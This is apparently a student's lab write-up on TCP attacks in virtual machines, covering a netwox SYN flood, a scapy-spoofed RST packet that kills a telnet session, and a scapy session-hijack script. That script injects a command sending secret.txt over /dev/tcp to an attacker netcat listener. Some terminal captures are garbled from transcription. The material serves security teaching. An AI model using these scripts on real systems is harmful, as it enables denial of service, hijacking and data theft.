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Project 3: TCP Attacks

For this project, I was tasked with several activities relating to TCP attacks and vulnerabilities. First, I used **netwox** to perform SYN flooding on a system whose SYN cookies are disabled. Next, I used **scapy** to perform a TCP RST attack and use manual and automatic methods to determine the sequence number of a spoofed RSP packet. Last, I used **scapy** to perform TCP hijacking and print out the contents of a secret txt file.

Task 1

In the first task, I used the following commands on the server to set up the system:

```
[03/21/23]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[03/21/23]seed@VM:~$ ip r
default via 10.0.2.1 dev enp0s3 proto static metric 100
10.0.2.0/24 dev enp0s3 proto kernel scope link src 10.0.2.4 metric 100
169.254.0.0/16 dev enp0s3 scope link metric 1000
[03/21/23]seed@VM:~$
```

In the above picture, I disable SYN cookies and retrieve the IP address of the server. On another virtual machine (acting as the user), I use the following command to perform the attack:

```
[03/21/23]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 80
```

Back on the server virtual machine, I use **netstat -na** to check the queue of the system and make sure the attack is being executed properly. Note the server is at 10.0.2.4 and the user/attacker is at 10.0.2.15 for this task:

⊗⊜® Term	ninal			
tcp6	0	0 :::53	:::*	LISTEN
tcp6	0	0 :::22	:::*	LISTEN
tcp6	0	0 :::3128	:::*	LISTEN
tcp6	0	0::1:953	:::*	LISTEN
tcp6	0	0 10.0.2.4:80	251.99.167.158:49459	SYN_RECV
tcp6	0	0 10.0.2.4:80	254.201.19.98:44597	SYN_RECV
tcp6	0	0 10.0.2.4:80	244.38.126.111:40774	SYN_RECV
tcp6	0	0 10.0.2.4:80	245.150.90.224:40154	SYN_RECV
tcp6	0	0 10.0.2.4:80	250.196.18.167:48160	SYN_RECV
tcp6	0	0 10.0.2.4:80	248.181.66.17:61467	SYN_RECV
tcp6	0	0 10.0.2.4:80	249.221.177.201:13900	SYN_RECV
tcp6	0	0 10.0.2.4:80	254.36.186.222:31651	SYN_RECV
tcp6	0	0 10.0.2.4:80	254.35.97.86:43981	SYN_RECV
tcp6	0	0 10.0.2.4:80	245.2.56.74:52449	SYN_RECV
tcp6	0	0 10.0.2.4:80	242.116.79.157:60725	SYN_RECV
tcp6	0	0 10.0.2.4:80	244.12.18.21:49080	SYN_RECV
tcp6	0	0 10.0.2.4:80	247.61.35.204:9557	SYN_RECV
tcp6	0	0 10.0.2.4:80	249.110.74.85:1145	SYN_RECV
tcp6	0	0 10.0.2.4:80	240.163.87.104:29933	SYN_RECV
tcp6	0	0 10.0.2.4:80	243.139.104.22:22765	SYN_RECV
tcp6	0	0 10.0.2.4:80	249.231.129.221:54195	SYN_RECV
tcp6	0	0 10.0.2.4:80	254.162.159.86:2384	SYN_RECV
tcp6	0	0 10.0.2.4:80	243.190.225.231:13364	SYN_RECV
tcp6	0	0 10.0.2.4:80	251.27.184.31:42575	SYN_RECV


As you can see, the queue is filled with SYN_RECV, which indicates the attack is being executed properly.

Task 2

To run the TCP RST attack, I used a setup like the first task with the server at 10.0.2.15 and the user/attacker at 10.0.2.4. First, I connected to the server using **telnet** using "telnet 10.0.2.15". After connecting, I used "netstat -tna" to make sure I was connected:

```
[03/21/23]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
tcp 0 0 127.0.1.1:53
                                                            Foreign Address
                                                                                            LISTEN
                        0 10.0.2.15:53
0 127.0.0.1:53
               0
                                                            0.0.0.0:*
tcp
               0
tcp
               0
                        0 0.0.0.0:22
tcp
               0000000000
                           127.0.0.1:953
                           127.0.0.1:3306
                                                                                            ESTABLISHED
                        0 10.0.2.15:23
                                                            10.0.2.4:33976
                           :::80
                                                                                            LISTEN
                              :53
                                                                                            LISTEN
```

From the above picture, we can see that the user is connected to the server on port 23. Next, I started Wireshark on the server using the "wireshark" command on "enp0s3". I ran a single command on the user's machine, and captured the last packet:



From the above picture, I retrieve the ports and next sequence number. Using this info, I created a **scapy** program to terminate the connection:

```
# create IP and TCP headers for the spoofed RST packet
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=23, dport=33978|, flags="R", seq=2011996360)
pkt = ip/tcp

# send the spoofed RST packet and capture the response packet
ls(pkt)
send(pkt, verbose=0)
```

After running the program, the connection is terminated on the user virtual machine:

```
[03/21/23]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Mar 21 12:56:29 EDT 2023 from 10.0.2.4 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
* Documentation: https://help.ubuntu.com
* Management:
                   https://landscape.canonical.com
* Support:
                   https://ubuntu.com/advantage
l package can be updated.
 updates are security updates.
[03/21/23]seed@VM:~$ ls
android
              Desktop
                          examples.desktop lib
                                                      Public
                                                                  Videos
               Documents
                                            Music
bin
                          get-pip.py
                                                      source
                                            Pictures Templates
              Downloads
Customization
[03/21/23]seed@VM:~$ Connection closed by foreign host.
[03/21/23]seed@VM:~$
```

After manually setting the values, I wrote "auto_reset.py" to automatically retrieve the values:

After starting this program on the server and attempting to connect from user's machine:

```
Trying 10.0.2.15...
Connected to 10.0.2.15.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: Connection closed by foreign host.
[03/21/23]seed@VM:~$ telnet 10.0.2.15
Trying 10.0.2.15...
Connected to 10.0.2.15
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Mar 21 13:34:40 EDT 2023 from 10.0.2.4 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
 * Documentation: https://help.ubuntu.com
 * Management:
                          https://landscape.canonical.com
 * Support:
                          https://ubuntu.com/advantage
  package can be updated.
  updates are security updates.
[03/21/23] seed@VM:~$ 1Connection closed by foreign host.
[03/21/23]seed@VM:~$
```

From the above picture, we can see that the connection is closed even after entering a single character.

Task 3

To perform TCP Hijacking and print out the contents of a secret.txt, I used a setup similar to the previous two tasks. First, I connect to the server from the user virtual machine using "telnet 10.0.2.15". Since I am only using one machine for the user and attacker, I went ahead and opened Wireshark on the same virtual machine. I sent a single command as the user to the server using telnet and used Wireshark to retrieve the port, sequence number, and ack using the same process as before.

On the attacker's machine, I created a "hijack.py" file with the values from Wireshark:

```
import sys
from scapy.all import *

IPLayer = IP(src = "10.0.2.4", dst = "10.0.2.15")
TCPLayer = TCP(sport=34486, dport=23, flags="A", seq=1271795704, ack=1815496943)

Data = "\r cat /home/seed/secret.txt > /dev/tcp/10.0.2.4/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

Next, from the attacker's terminal, I use "nc -lv 9090" to start a server. I then opened a separate terminal to run my python file:

```
Terminal
[03/21/23]seed@VM:~$ cd ~/Desktop
[03/21/23]seed@VM:~/Desktop$ sudo python hijack.py
            : BitField (4 bits)
version
                                                     = 4
(4)
ihl
           : BitField (4 bits)
                                                     = None
(None)
            : XByteField
                                                    = 0
System Settings
            : ShortField
                                                    = None
len
(None)
id
            : ShortField
                                                     = 1
(1)
            : FlagsField (3 bits)
                                                     = <Flag 0 ()>
flags
 <Flag 0 ()>)
                tField (13 hits)
```

And the result in the attacker's terminal:

```
[03/21/23]seed@VM:~/Desktop$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.15] port 9090 [tcp/*] accepted (family 2, s
port 44576)
m12857829
fake_password
[03/21/23]seed@VM:~/Desktop$
```

In the user's terminal, the connection freezes and I cannot enter any additional inputs while the server's terminal shows no information. As a result, the program executes properly and displays the contents of secret.txt.